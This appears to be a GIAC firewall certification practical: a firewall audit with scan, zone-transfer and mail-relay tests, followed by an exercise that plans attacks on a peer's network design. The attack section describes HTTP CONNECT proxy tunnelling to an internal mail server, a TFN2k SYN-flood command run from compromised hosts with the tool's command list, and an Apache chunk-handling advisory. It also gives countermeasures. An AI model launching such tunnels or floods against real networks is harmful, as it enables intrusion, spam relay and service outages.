The below results are representative of our security policy and rulebase, however actual Nmap scans are not presented as evidence of this testing. We are assuming that a scanning laptop is being used from the Internet and attempts to push packets (TCP and UDP) to specific hosts on the internal, DMZ, and VPN subnets are being conducted. The expected results also represents packets being push out to the Internet, DMZ, and VPN from the internal network. The same tests would be done from all networks connected to the PIX firewall. The results of the scans should be logged, and we will verify that the traffic did not reach the hosts by reviewing the logs, and by using the additional laptop as a sniffer (promiscuous mode configuration). This laptop will also be used as the target for scans originating from the Internet to the internal network as well as

scans from the Internet to the DMZ subnet, VPN subnet, and Internet (non-GIACE) network.

Firewall Rulebase Testing				
Test No.	**Test Type**	**Source Network**	**Destination Network**	**Rulebase Testing Results**
1	Port Scan/SYN Stealth (TCP)	External (Untrusted)	DMZ (Web Server)	Inbound traffic to the GIAC service network is permitted for HTTP.
2	Port Scan/SYN Stealth (TCP)	External (Untrusted)	DMZ (Mail Server)	Inbound traffic to the GIAC service network is permitted for SMTP.
3	Port Scan/SYN Stealth (TCP)	External (Untrusted)	DMZ (DNS Server)	Inbound DNS (tcp) traffic is only permitted by the ISP identified host.
4	Port Scan/SYN Stealth (TCP)	External (Untrusted)	DMZ (NTP Server)	The firewall is blocking the traffic correctly.
5	Port Scan/(UDP)	External (Untrusted)	DMZ (Web Server)	The firewall is blocking the traffic correctly.
6	Port Scan/(UDP)	External (Untrusted)	DMZ (Mail Server)	The firewall is blocking the traffic correctly.
7	Port Scan/(UDP)	External (Untrusted)	DMZ (DNS Server)	Inbound traffic to the GIAC service network is permitted for DNS (udp).
8	Port Scan/(UDP)	External (Untrusted)	DMZ (NTP Server)	Inbound NTP (udp) traffic is only permitted by the identified network timeservers.
9	Port Scan/SYN Stealth (TCP)	External (Untrusted)	Internal Host	Inbound traffic is not permitted. All packets are being dropped.
10	Port Scan/(UDP)	External (Untrusted)	Internal Host	Inbound traffic is not permitted. All packets are being dropped.
11	Port Scan/SYN Stealth (TCP)	Public DMZ	Internal Host	Inbound traffic from web server to the Oracle DB is allowed, however all other traffic is denied.
12	Port Scan/(UDP)	Public DMZ	Internal Host	Inbound syslog (udp) traffic is permitted.
13	Port Scan/SYN Stealth (TCP)	VPN Subnet	Internal Host	Inbound traffic to the internal servers (mail and DB servers) is permitted.
14	Port Scan/(UDP)	VPN Subnet	Internal Host	Inbound DNS queries traffic to the Oracle DB is allowed as well as DNS requests,

				however all other traffic is denied.
15	Port Scan/SYN Stealth (TCP)	Internal (Trusted)	Public DMZ	Only allowed SSH traffic to DMZ hosts and SMTP to mail relay is permitted.
16	Port Scan/(UDP)	Internal (Trusted)	Public DMZ	DNS (udp) requests are allowed to the DNS server.
17	Port Scan/SYN Stealth (TCP)	Internal (Trusted)	VPN Subnet	The firewall is blocking the traffic correctly, however SSH traffic to the VPN concentrator is permitted.
18	Port Scan/(UDP)	Internal (Trusted)	VPN Subnet	The firewall is blocking the traffic correctly.
19	Port Scan/SYN Stealth (TCP)	Internal (Trusted)	External (Untrusted)	Outbound HTTP and HTTPS traffic as well as FTP traffic is being allowed.
20	Port Scan/(UDP)	Internal (Trusted)	External (Untrusted)	The firewall is blocking the traffic correctly.

DNS Server Test

Using Sam Spade, we will test to see if we are able to perform a zone transfer from our external DNS server. Our DNS server is configured to allow only zone transfers from our ISP, which maintains our secondary DNS server. This should be blocked, and should be logged by the DNS server to the syslog server. The following screen shot shows how to enable zone transfers.



FIGURE 3-1 SAM SPADE SCREENSHOT (ENABLING ZONE TRANSFERS)

The below screen shot details which domain and name server to attempt a zone transfer from and where to save the output from the zone transfer if it was successful.



FIGURE 3-2 SAM SPADE SCREENSHOT (ZONE TRANSFER CONFIGURATION)

Results: The zone transfer is unsuccessful, and we have provided a command line view of how a zone transfer would be conducted below. We can now confirm that potential hackers are unable to gather information about our network using this option.

```
C:\>nslookup
Default Server:  ns1.giac.com
Address:  199.120.36.69

> ls -d giac.com
[ns1.giac.com]

*** Can't list domain giac.com: Query refused
```

Mail Relay Test

We will test our ruleset to ensure that the mail host can make a connection to anyone on the Internet using SMTP. Also, we would ensure that external hosts could send mail to the mail host; however we will ensure that the mail server could not be used as a mail relay for spamming purposes by performing a telnet to the mail server and sending an email using the MAIL FROM, RCPT TO, and DATA commands as shown below:

telnet 199.120.36.66
220 mail.giac.com ESMTP Sendmail 8.12.6/8.12.6; Fri, 18 Oct 2002 12:15:42

HELO smap.abuse.com
250 mail.giac.com Hello spam.abuse.com [1.2.1.2], pleased to meet you

MAIL FROM:<spamtest@abuse.com>
250 2.1.0 <spamtest@abuse.com>... Sender ok

RCPT TO:<:mail.giac.com>
550 5.7.1 <:mail.giac.com>... Relaying denied

Network Scanning

The audit team utilized ISS to scan for known vulnerabilities on the firewall, border router, DMZ servers, and VPN concentrator. The scan policy will not include brute force and denial of service options. Multiple reports detailing the identified vulnerabilities will be provided to the GIACE staff to assist in mitigating the vulnerabilities. This will also assist us in determining what the IOS and/or patch level is for the firewall, border router, VPN concentrator, and DMZ servers. Using ISS, we will also be able to identify the services that are running on each of these devices. This can be useful when evaluating whether or not DMZ servers (i.e web servers and DNS servers) can be compromised and used in gaining access to potentially vulnerable internal servers.

The screenshot below represents the Internet Scanner interface. It shows the session name, hosts to be scanned, policy name, and the defines the key that should be used in conducting this scan. At this point, the scan can be run for the nine (9) host defined. The results of the scan will be displayed as soon as the scan is completed.



FIGURE 3-3 INTERNET SCANNER SETUP

3.6 Audit Evaluation

Overall, the firewall ruleset is optimized and configured properly to protect the GIACE network from would-be attacks and the Internet. Our audit consisted of very detailed testing and review, thus we were able to identify many areas of improvement along with recommendations that will greatly enhance the overall security posture of GIACE.

We detected all of the scans we had performed on our IDS server, which passed the data on to our internal syslog server.

3.7 Mitigation Strategy

The audit identified several vulnerabilities in our design, and the team has recommended a mitigation strategy to assist us in the timely remediation of these vulnerabilities and weaknesses. The audit mitigation strategy is listed below:

Continuity of Operations

Discussion: The audit identified a significant weakness in the redundancy of the perimeter devices. Observations and follow-up conversations with GIACE network engineers indicate that inadequate redundancy and fault tolerance measures/fault tolerant processes are in place to maintain or return network operations to normal operations during an emergency. The implementation alone of data backup systems and Redundant Array of Inexpensive Disks (RAID) does not constitute adequate disaster recovery/fault tolerance measures.

Impact: Potential for financial and operational losses brought about by service interruptions.

Recommendation: The auditors recommend that GIACE reconfigure the perimeter to include redundant border routers and firewalls. They also recommend that critical assets are identified and a backup plan be implemented as soon as possible.

Risk: Loss of data, Denial of service attacks, Loss of customers

Incident Response Plan

Discussion: The audit team identified that a formalized incident respond team has been somewhat identified, however they do not have a formal incident response plan documented.

Impact: Inability to bring needed resources together in an organized manner to deal with an adverse event related to the security of GIACE.

Recommendation: Define an incident response process and incorporate this into a formalized plan. Ensure that each team member is aware of his or her responsibilities. Perform a walk through to ensure that the process is being followed and to identify weaknesses in the plan.

Risk: Negative Exposure, Legal liability if company systems are used in other attacks, lack of centralized control in dealing with incidents

Other Mitigation Strategies

- Implement a firewall change control plan.
- Implement secure authentication methods (TACACS+/RADIUS).
- Incorporate vulnerability scanning as part of GIAC's risk management process.
- Ensure all systems are updated with the latest versions and appropriately patched to mitigate known vulnerabilities.

The following diagram shows the proposed GIACE network based on the recommendations of the audit team. GIACE will evaluate the proposed changes against the pre-defined IT budget and access whether or not we can proceed with the mitigation steps as defined by the independent auditors.

Proposed GIACE Changes As a Result of the Audit



Figure 3-3 GIACE Updated Network Diagram

Assignment 4 – Design Under Fire

For our design under fire assignment, we have chosen John Machado's network design located at http://www.giac.org/practical/John_Machado_GCFW.zip. His design is pretty detailed, well thought out, and seemingly secure. The design is shown below.

John has implemented some defense in depth, however due to budget constraints, he is unable to convince his CTO to procure hardware and software for an internal firewall. A recent audit concluded that a more layered, defense in depth approach should be implemented. Our goal is to capitalize on John's design weakness prior to his CTO authorizing the hardware/software expenditures.



Figure 4-1 John Machado's Network Diagram

4.0 Attack Against the Perimeter Firewall

John has deployed load balanced Checkpoint NG Cluster XL FP1 firewalls on IBM x330s with a hardened version of Linux 7.0. Our vulnerability research suggests that this version of Checkpoint is potentially vulnerable to the HTTP CONNECT TCP Tunnel Vulnerability. During my research, I found information on the vulnerability at http://www.kb.cert.org/vuls/id/150227 as shown below.

Vulnerability Note VU#150227

Multiple vendors' HTTP proxy default configurations allow arbitrary TCP connections via HTTP CONNECT method

Overview

Multiple vendors' HTTP proxy services use insecure default configurations that could allow an attacker to make arbitrary TCP connections to internal hosts or to external third-party hosts.

I. Description

HTTP proxy services commonly support the HTTP CONNECT method, which is designed to create a TCP connection that bypasses the normal application layer functionality of the proxy service. Typically, the HTTP CONNECT method is used to tunnel HTTPS connections through an HTTP proxy. The proxy service does not decrypt the HTTPS traffic, as this would violate the end-to-end security model used by TLS/SSL.
The HTTP CONNECT method is described in an expired IETF Internet-Draft written in 1998 by Ari Luotonen. This document clearly explains the security risks associated with the HTTP CONNECT method:

> 6. Security Considerations
>
> The CONNECT tunneling mechanism is really a lower-level function than the rest of the HTTP methods, kind of an escape mechanism for saying that the proxy should not interfere with the transaction, but merely forward the data. In the case of SSL tunneling, this is because the proxy should not need to know the entire URI that is being accessed (privacy, security), only the information that it explicitly needs (hostname and port number) in order to carry out its part.
>
> Due to this fact, the proxy cannot necessarily verify that the protocol being spoken is really what it is supposed to tunnel (SSL for example), and so the proxy configuration should explicitly limit allowed connections to well-known ports for that protocol (such as 443 for HTTPS, 563 for SNEWS, as assigned by IANA, the Internet Assigned Numbers Authority).
>
> Ports of specific concern are such as the telnet port (port 23), SMTP port (port 25) and many UNIX specific service ports (range 512-600). Allowing such tunnelled connections to e.g. the SMTP port might enable sending of uncontrolled E-mail ("spam").

Many vendors' HTTP proxy services are configured by default to listen on all interfaces and to allow HTTP CONNECT method tunnels to any TCP port. Since most proxy services do not

inspect application layer data in a tunneled connection, almost any TCP-based protocol may be forwarded through the proxy service. This creates an additional vulnerability in the case of HTTP anti-virus scanners and content filters that do not check the contents of an HTTP CONNECT method tunnel (VU#868219). In addition, an attacker may be able to cause a denial of service by making recursive connections to a proxy service. Note that a wide variety of products including proxy servers, web servers, caches, firewalls, and content/virus scanners may provide HTTP proxy services.

II. Impact

The HTTP CONNECT method can be abused to establish arbitrary TCP connections through vulnerable proxy services. The CERT/CC has received reports of this technique being used to connect to SMTP services (25/tcp) to initiate the delivery of unsolicited bulk email (spam). In a more dangerous case, an attacker may be able to establish a connection from a public network through a vulnerable proxy service to an internal network. If a proxy service allows recursive connections, an attacker may be able to cause a denial-of-service condition by consuming resources by making repeated connections from the proxy service back to itself.

III. Solution

Apply Patch

Apply a patch or upgrade from your vendor. For information about a specific vendor, check the Systems Affected section of this document or contact your vendor directly.

Secure Proxy Configuration

Check the configuration of your proxy services to determine if they allow HTTP CONNECT method connections to arbitrary TCP ports and whether they allow connections from untrusted networks such as the Internet. Configure your proxy services to only allow connections from trusted networks to reasonably safe TCP ports such as HTTPS (443/tcp). If possible, configure your proxy services not to allow recursive connections. For more information about specific products, check the Systems Affected section of this document, consult your product documentation, or contact your vendor.

Examine Tunneled Data

If possible, configure your HTTP proxy services to check the application layer contents of HTTP CONNECT method tunnels. Even if an HTTP proxy service is not able to decrypt HTTPS data, the proxy service could examine the initial stages of an HTTP CONNECT method connection to confirm that an HTTPS tunnel is indeed being negotiated.

Additional information on this vulnerability can be found at the following URLs:

http://www.securiteam.com/securitynews/5IP0M0K8AE.html

http://www.opennet.ru/base/fire/1032453493_1387.txt.html

http://www.checkpoint.com/techsupport/alerts/http_connect.html

Based on available information published about this vulnerability, it is possible that I could bypass (exploit) the firewall and connect to John's web server via the HTTP proxy. I would then use the CONNECT method to connect to his internal mail server. Below is a proposed method of gaining access through the

Checkpoint firewall to an internal server. The web server address was discovered during my information gathering and probing of John's network.

If I connect to a server I'm are allowed to connect to via HTTP proxy (e.g. a common rule is "Any / WebServer / http->resource"), then use the CONNECT method to connect to a different server (e.g. an internal mail server).

My IP address = 172.16.1.2
Web server = 207.220.240.50
Internal Mail server = 207.220.240.5

Assuming that a rule stating that the HTTP Security server is to allow any traffic that is proxied through the server (i.e. HTTP, HTTPS, and FTP) is present, I would issue a telnet comment to John's web server (204.220.240.50) on port 80. I would enter CONNECT 207.220.240.5:25/HTTP/1.0 and hopefully receive a response from the mail server showing the mail server banner. At this point I could utilize his mail server as a mail relay to send spam or other unauthorized email.

Results of the Attempted Exploit of the Perimeter Firewall

Due to John diligence in securing his perimeter and creating his rules using the Policy Editor, there is probably a very small chance that this attack would succeed. Also, connections via the HTTP Security Server are blocked unless specified in the rule base.

Countermeasures

A properly constructed rule base mitigates the effect of this malicious use of a valid function of an HTTP proxy. Checkpoint has developed a hotfix to resolve this issue. The hotfix disallows client proxy connections to UserAuth rules that do not make use of resources by default. This behavior can be overcome by manually changing options in the objects.C file. They are also taking action to give administrators enhanced control of this type of connection, and will offer that improved functionality in the next product update.

4.1 Denial of Service Attack

We will use Tribe Flood Network 2000 (TFN2k) available at http://packetstorm.decepticons.org/distributed/ to launch a denial of service attack against GIAC Enterprises' network. We have fifty (50) compromised cable/DSL modem attached machines on the Internet that we will use to launch the attack. We were able to compromise these systems by exploiting various unpatched Windows systems (i.e. Windows 95, 98, XP, NT, and W2k).

The selected DoS tool, TFN2k consists of two components (master and agent) and is the successor to the original TFN Trojan. The master is the host running the TFN2k client, which will be used to send commands to the agents or the host in which the daemon resides. Other functionalities include: spoofed source addresses, strong advanced encryption, one-way communication protocol, messaging via random IP protocol, and decoy packets.

I would begin by compiling the highly portable code on a Linux platform, however I would ensure that the src/Makefile was edited and all options for my operating system were uncommented. I would take a look at srdc/config.h to make changes to some of the default configurations. Once I start compiling, I will be prompted for a server password (8 to 32 characters long). This password is required in order to use the client if the REQUIRE_PASS option is selected.

In our scenario, the client under our control will launch coordinated denial-of-service attacks from the 50 compromised systems against GIAC Enterprises simultaneously. Each of the compromised hosts will be listed in a file that will be used by the client to contact the servers.

The commands for initiating the DDoS attacks on GIAC Enterprises are listed below. We have decided to begin the denial of service using the SYN flood attack not to crash the firewall or router, however we're hoping to prevent GIACE mission critical servers from accepting incoming requests (i.e. web servers). We have deduced from our information gathering and probing of John's network the public address block for John's network.

tfn -f hosts.txt –c5 –1 204.220.x.x

tfn represents the TFN2K client
hosts.txt is the name of the hostlist (list of the 50 controlled agents)
-f represents the hostlist
-c 5 represents the command ID for a SYN flood attack

- <ID 4> - UDP flood attack. This attack can be used to exploit the fact that for every udp packet sent to a closed port, there will be an ICMP unreachable message sent back, multiplying the attacks potential.
- <ID 5> - SYN flood attack. This attack steadily sends bogus connection requests. Possible effects include denial of service on one or more targeted ports, filled up TCP connection tables and attack potential multiplication by TCP/RST responses to non-existent hosts.
- <ID 6> - ICMP echo reply (ping) attack. This attack sends ping requests from bogus source IPs, to which the victim replies with equally large response packets.
- <ID 7> - SMURF attack. Sends out ping requests with the source address of the victim to broadcast amplifiers, hosts that reply with a drastically multiplied bandwidth back to the source.

- <ID 8> - MIX attack. This sends UDP, SYN and ICMP packets interchanged on a 1:1:1 relation, which can specifically be hazard to routers and other packet forwarding devices or NIDS and sniffers.

Tribe Flood Network 2000 default commands

+ /* session header separator, can be anything */
a /* to bind a root shell */
b /* to change size of udp/icmp packets */
c /* to switch spoofing mode */
d /* to stop flooding */
e /* to udp flood */
f /* to syn flood */
g /* to set port */
h /* to icmp flood */
i /* to smurf flood haps! haps! */
j /* targa3 (ip stack penetration) */
k /* udp/syn/icmp intervals */
l /* execute system command */

Results of the Attempted Denial of Service Attack

Because SYN flooding requires so small amount of network traffic and is still effective, this attack may go unnoticed for hours or even days. With as little as 360 packets/hour, this attack could be deadly effective. John's network perimeter design includes load-balanced border routers and Checkpoint firewalls; therefore it would take a bit more packets/hour from possibly more than 50 controlled agents to slow down the target due to the processing power required to handle the incoming packets. Although it's not shown in the network diagram, John is implementing network intrusion detection systems on the perimeter that could assist him in identifying a SYN flood attack.

Countermeasures

- Configure the border router to do egress filtering, preventing spoofed traffic from exiting your network. Also, establish a Service Level Agreement (SLA) with your ISP to configure their router to do ingress filtering on your network, preventing spoofed traffic reaching the Internet from your network (See RFC 2267).

- Use a firewall that exclusively employs application proxies.

- Disallow unnecessary ICMP, TCP, and UDP traffic. Typically only ICMP type 3 (destination unreachable) packets should be allowed.

- If ICMP cannot be blocked, disallow unsolicited (or all) ICMP_ECHOREPLY packets.

4.2 Attacking an Internal System Attack Through the Perimeter

I will attempt to compromise John's web server. Based on his practical, I am unable to determine the version of Apache that he is using. Through my research, I have discovered a new vulnerability in the Apache web server. Therefore, John's web server (based on the date of his design) is potentially vulnerable to this vulnerability. The following information was found for this vulnerability:

Apache Web Server Chunk Handling Vulnerability

A description of this vulnerability by the CERT/CC is found below:

http://www.cert.org/advisories/CA-2002-17.html

Original release date: June 17, 2002
Last revised: August 8, 2002
Source: CERT/CC

A complete revision history can be found at the end of this file.

Systems Affected

- Web servers based on Apache code versions 1.2.2 and above
- Web servers based on Apache code versions 1.3 through 1.3.24
- Web servers based on Apache code versions 2.0 through 2.0.36

OVERVIEW

There is a remotely exploitable vulnerability in the way that Apache web servers (or other web servers based on their source code) handle data encoded in chunks. This vulnerability is present by default in configurations of Apache web server versions 1.2.2 and above, 1.3 through 1.3.24, and versions 2.0 through 2.0.36. The impact of this vulnerability is dependent upon the software version and the hardware platform the server is running on.

I. DESCRIPTION

Apache is a popular web server that includes support for chunk-encoded data according to the HTTP 1.1 standard as described in RFC2616. There is a vulnerability in the handling of certain chunk-encoded HTTP requests that may allow remote attackers to execute arbitrary code.

The Apache Software Foundation has published an advisory describing the details of this vulnerability. This advisory is available on their web site at

http://httpd.apache.org/info/security_bulletin_20020617.txt

Vulnerability Note VU#944335 includes a list of vendors that have been contacted about this vulnerability.

II. IMPACT

For Apache versions 1.2.2 through 1.3.24 inclusive, this vulnerability may allow the execution of arbitrary code by remote attackers. Exploits are publicly available that claim to allow the execution of arbitrary code.

For Apache versions 2.0 through 2.0.36 inclusive, the condition causing the vulnerability is correctly detected and causes the child process to exit. Depending on a variety of factors, including the threading model supported by the vulnerable system, this may lead to a denial-of-service attack against the Apache web server.

III. SOLUTION

Upgrade to the latest version

The Apache Software Foundation has released two new versions of Apache that correct this vulnerability. System administrators can prevent the vulnerability from being exploited by upgrading to Apache httpd version 1.3.26 or 2.0.39.

Due to some unexpected problems with version 1.3.25, the CERT/CC has been informed by the Apache Software Foundation that the corrected version of the software is now 1.3.26. Both 1.3.26 and 2.0.39 are available on their web site at

http://www.apache.org/dist/httpd/

Apply a patch from your vendor

If your vendor has provided a patch to correct this vulnerability, you may want to apply that patch rather than upgrading your version of httpd. The CERT/CC is aware of a patch from ISS that corrects some of the impacts associated with this vulnerability. System administrators are encouraged to ensure that the patch they apply is based on the code by the Apache Software Foundation that also corrects additional impacts described in this advisory.

More information about vendor-specific patches can be found in the vendor section of this document. Because the publication of this advisory was unexpectedly accelerated, statements from all of the affected vendors were not available at publication time. As additional information from vendors becomes available, this document will be updated.

Additional information on this vulnerability can be found at the following web sites.

